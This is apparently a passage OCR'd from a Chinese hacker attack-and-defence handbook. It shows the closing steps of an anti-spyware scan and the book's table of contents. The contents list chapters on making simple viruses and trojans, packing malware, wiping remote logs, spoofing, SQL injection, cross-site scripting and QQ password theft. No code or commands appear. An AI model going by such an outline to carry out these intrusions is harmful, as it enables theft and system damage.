
单击“计算机”栏下的“立即扫描”按钮。

STEP02：选择扫描方式




根据实际需要从三种扫描方式中选择（这里选择“快速扫描”）。

STEP03：进行快速扫描



显示扫描信息。

STEP04：查看处理结果



系统自动对威胁进行处理，可查看结果摘要并可导出扫描结果，操作完成后单击“完成”按钮。

其实不论是流氓软件还是间谍软件，都存在高度危害计算机系统的安全性和稳定性，非常有必要将其清除。由于不同的间谍软件和流氓软件设定各不相同，且防删除的方法也越来越复杂，即使利用反间谍软件或反流氓软件，也不能保证将其成功清除，有时还可能会因为清除流氓软件和间谍软件而导致系统出现问题，此时就需要请教专家进行手动清除。读者只有学会了流氓软件与间谍软件的清除方法，才能充分保证自己的计算机系统不被恶意软件破坏，以便于减少黑客们入侵带来的损失。

封面
书名
版权
前言
目录
第1章　从零开始认识黑客／1
1.1　认识黑客／2
1.1.1　白帽、灰帽和黑帽黑客／2
1.1.2　黑客、红客、蓝客和骇客／2
1.2　认识IP地址／2
1.2.1　IP地址概述／2
1.2.2　IP地址的分类／3
1.3　认识端口／4
1.3.1　端口的分类／5
1.3.2　查看端口／6
1.3.3　开启和关闭端口／7
1.3.4　端口的限制／10
1.4　黑客常见术语与命令／15
1.4.1　黑客常见术语／15
1.4.2　测试物理网络的ping命令／17
1.4.3　查看网络连接的netstat命令／19
1.4.4　工作组和域的net命令／21
1.4.5　23端口登录的telnet命令／24
1.4.6　传输协议ftp命令／25
1.4.7　查看网络配置的ipconfig命令／25
1.5　在计算机中创建虚拟测试环境／26
1.5.1　安装VMware虚拟机／26
1.5.2　配置安装好的VMware虚拟机／28
1.5.3　安装虚拟操作系统／30
1.5.4　VMware Tools安装／31
第2章　信息的扫描与嗅探／33
2.1　扫描的实施与防范／34
2.1.1　确定扫描目标／34
2.1.2　扫描服务与端口／37
2.1.3　FreePortScanner与ScanPort等常见扫描工具／39
2.1.4　扫描器X-Scan查本机隐患／41
2.1.5　用SSS扫描器实施扫描／46
2.1.6　用ProtectX实现扫描的反击与追踪／49
2.2　嗅探的实现与防范／52
2.2.1　经典嗅探器Iris／52
2.2.2　捕获网页内容的艾菲网页侦探／54
2.2.3　使用影音神探嗅探在线视频地址／56

2.3 运用工具实现网络监控／60
2.3.1 运用LanSee监控局域网计算机／60
2.3.2 运用网络执法官实现网络监控／62
2.3.3 运用Real Spy Monitor监控网络／68
第3章 系统漏洞入侵与防范／72
3.1 系统漏洞基础知识／73
3.1.1 系统漏洞概述／73
3.1.2 Windows XP与Windows 7系统常见漏洞／73
3.2 Windows服务器系统入侵流程／76
3.2.1 入侵Windows服务器的流程／77
3.2.2 NetBios漏洞攻防／78
3.3 DcomRpc溢出工具／82
3.3.1 DcomRpc漏洞描述／82
3.3.2 DcomRpc入侵实战／84
3.3.3 DcomRpc防范方法／85
3.4 用MBSA检测系统漏洞／87
3.4.1 MBSA的安装设置／87
3.4.2 检测单台计算机／88
3.4.3 检测多台计算机／90
3.5 用Windows Update修复系统漏洞／90
第4章 病毒入侵与防御／92
4.1 病毒知识入门／93
4.1.1 计算机病毒的特点／93
4.1.2 病毒的基本结构／93
4.1.3 病毒的工作流程／94
4.2 制作简单的病毒／95
4.2.1 制作Restart病毒／95
4.2.2 制作U盘病毒／98
4.3 VBS代码产生病毒／100
4.3.1 VBS脚本病毒生成机／100
4.3.2 VBS脚本病QQ聊天屏／102
4.4 宏病毒与邮件病毒防范／103
4.4.1 宏病毒的判断方法／103
4.4.2 防范与清除宏病毒／104
4.4.3 全面防御邮件病毒／105
4.5 全面防范网络蠕虫／106
4.5.1 网络蠕虫病毒实例分析／106
4.5.2 网络蠕虫病毒的全面防范／107
4.6 使用杀毒软件／108
4.6.1 用NOD32查杀病毒／108
4.6.2 瑞星杀毒软件2013／110
4.6.3 免费的专定防火墙ZoneAlarm／113

第5章　木马入侵与防御／114
5.1　认识木马／115
5.1.1　木马的发展历程／115
5.1.2　木马的组成／115
5.1.3　木马的分类／116
5.2　木马的伪装与生成／117
5.2.1　木马的伪装手段／117
5.2.2　使用文件捆绑器／118
5.2.3　制作自解压木马／121
5.2.4　制作CHM木马／123
5.3　木马的加壳与脱壳／125
5.3.1　使用ASPack进行加壳／126
5.3.2　使用北斗程序压缩对木马服务端进行多次加壳／127
5.3.3　使用PE-Scan检测木马是否加过壳／128
5.3.4　使用UnASPack进行脱壳／129
5.4　木马清除软件的使用／130
5.4.1　用木马清除专家清除木马／130
5.4.2　用木马清道夫清除木马／133
5.4.3　在“Windows进程管理器”中管理进程／137
第6章　入侵检测技术／139
6.1　入侵检测概述／140
6.2　基于网络的入侵检测系统／140
6.2.1　包嗅探器和网络监视器／141
6.2.2　包嗅探器和混杂模式／141
6.2.3　基于网络的入侵检测／141
6.3　基于主机的入侵检测系统／142
6.4　基于漏洞的入侵检测系统／143
6.4.1　运用流光进行批量主机扫描／143
6.4.2　运用流光进行指定漏洞扫描／146
6.5　萨客嘶入侵检测系统／147
6.6　Snort入侵检测系统／151
6.6.1　Snort的系统组成／151
6.6.2　Snort命令介绍／151
6.6.3　Snort的工作模式／153
第7章　代理与日志清除技术／155
7.1　代理服务器软件的使用／156
7.1.1　利用代理猎手找代理／156
7.1.2　用SocksCap32设置动态代理／160
7.1.3　防范远程跳板代理攻击／163
7.2　日志文件的清除／165
7.2.1　手工清除服务器日志／165
7.2.2　使用批处理清除远程主机日志／167

7.2.3 使用清理工具清除日志／167
第8 远程控制技术／170
8.1 认识远程控制／171
8.1.1 远程控制的技术发展历史／171
8.1.2 远程控制的工作原理／171
8.1.3 远程控制的应用／171
8.2 远程桌面连接与协助／172
8.2.1 Windows 7系统的远程桌面连接／172
8.2.2 Windows 7系统远程关机／176
8.2.3 区别远程桌面与远程协助／177
8.3 利用任我行软件进行远程控制／177
8.3.1 配置服务端／178
8.3.2 通过服务端程序进行远程控制／179
8.4 用WinShell实现远程控制／180
8.4.1 配置WinShell／180
8.4.2 实现远程控制／182
8.5 实现Serv-U远程控制／184
8.5.1 下载并安装Serv-U／184
8.5.2 配置服务端／186
8.5.3 配置客户端／188
8.6 用QuicklP进行多点控制／192
8.6.1 设置QuickIP服务器端／192
8.6.2 设置QuickIp客户端／193
8.6.3 实现远程控制／193
第9章 加密与解密技术／195
9.1 加密与解密基础知识／196
9.1.1 认识加密与解密／196
9.1.2 加密的通信模型／196
9.2 几种常见文件类型的加密、解密／196
9.2.1 RAR压缩文件的加密与解密／196
9.2.2 多媒体文件的加密与解密／198
9.2.3 光盘的加密与解密／200
9.2.4 Word文件的加密与解密／203
9.2.5 宏加密、解密技术／205
9.2.6 NTFS文件系统加密数据／207
9.3 加密、解密工具／210
9.3.1 加密精灵／210
9.3.2 系统全面加密大师PC Security／212
9.3.3 MD5加密解密实例／215
9.3.4 用“私人磁盘”隐藏大文件／217
第10章 网络欺骗与安全防范／220
101网络欺骗／221

10.1.1 利用网络钓鱼实现Web欺骗／221
10.1.2 利用WinArpAttacker实现ARP欺骗／227
10.1.3 利用网络守护神实现DNS欺骗／229
10.2 邮箱账户欺骗与安全防范／232
10.2.1 黑客常用的邮箱账户欺骗手段／232
10.2.2 邮箱账户安全防范／232
10.3 使用蜜罐KFSensor诱捕黑客／235
10.3.1 蜜罐概述／235
10.3.2 蜜罐设置／237
10.3.3 蜜罐诱捕／239
10.4 网络安全防范／239
10.4.1 网络监听的防范／239
10.4.2 金山贝壳ARP防火墙的使用／240
10.5 加强网络支付工具的安全／241
10.5.1 支付宝的安全防护／241
10.5.2 财付通的安全防护／248
第11章 网站攻击与防范／253
11.1 SQL注入攻击／254
11.1.1 Domain（明小子）注入工具／254
11.1.2 啊D注入工具／257
11.1.3 对SQL注入漏洞的防御／261
11.2 PHP注入利器ZBSI／263
11.3 Cookie注入攻击／264
11.3.1 Cookies欺骗简介／264
11.3.2 Cookie注入工具／266
11.4 跨站脚本攻击／267
11.4.1 简单留言本的跨站漏洞／267
11.4.2 跨站漏洞的利用／270
11.4.3 对跨站漏洞的预防措施／274
第12章 QQ账号攻防策略／276
12.1 用“QQ简单盗”盗取QQ密码／277
12.1.1 QQ盗号曝光／277
12.1.2 防范“QQ简单盗”／278
12.2 在线破解QQ号码／279
12.2.1 在线破解QQ号码／279
12.2.2 QQExplorer在线破解及防范／279
12.3 用密码监听器揪出内鬼／280
12.3.1 “密码监听器”盗号披露／280
12.3.2 找出“卧底”拒绝监听／281
12.4 保护QQ密码和聊天记录／281
12.4.1 定期修改QQ密码／281
12.4.2 申请QQ密保／282

12.4.3　正常查看聊天记录／284
12.4.4　加密聊天记录／284
第13章　系统和数据的备份与恢复／286
13.1　备份与还原操作系统／287
13.1.1　使用还原点备份与还原系统／287
13.1.2　使用Ghost备份与还原系统／289
13.2　备份与还原用户数据／294
13.2.1　使用驱动精灵备份与还原驱动程序／294
13.2.2　备份与还原IE浏览器的收藏夹／295
13.2.3　备份和还原QQ聊天记录／298
13.2.4　备份和还原QQ自定义表情／300
13.3　使用恢复工具来恢复误删除的数据／304
13.3.1　使用Recuva来恢复数据／304
13.3.2　使用FinalData来恢复数据／308
13.3.3　使用FinalRecovery来恢复数据／312
第14章　间谍软件的清除和系统清理／316
14.1　流氓软件的清除／317
14.1.1　清理浏览器插件／317
14.1.2　流氓软件的防范／319
14.1.3　金山系统清理专家清除恶意软件／322
14.2　间谍软件防护实战／323
14.2.1　间谍软件防护概述／323
14.2.2　用Spy Sweeper清除间谍软件／324
14.2.3　通过事件查看器抓住间谍／326
14.2.4　微软反间谍专家Windows Defender使用流程／331
14.2.5　使用360安全卫士对电脑进行防护／332
14.3　常见的网络安全防护工具／335
14.3.1　AD-Aware让间谍程序消失无踪／335
14.3.2　浏览器绑架克星HijackThis／338
14.3.3　诺盾网络安全特警／341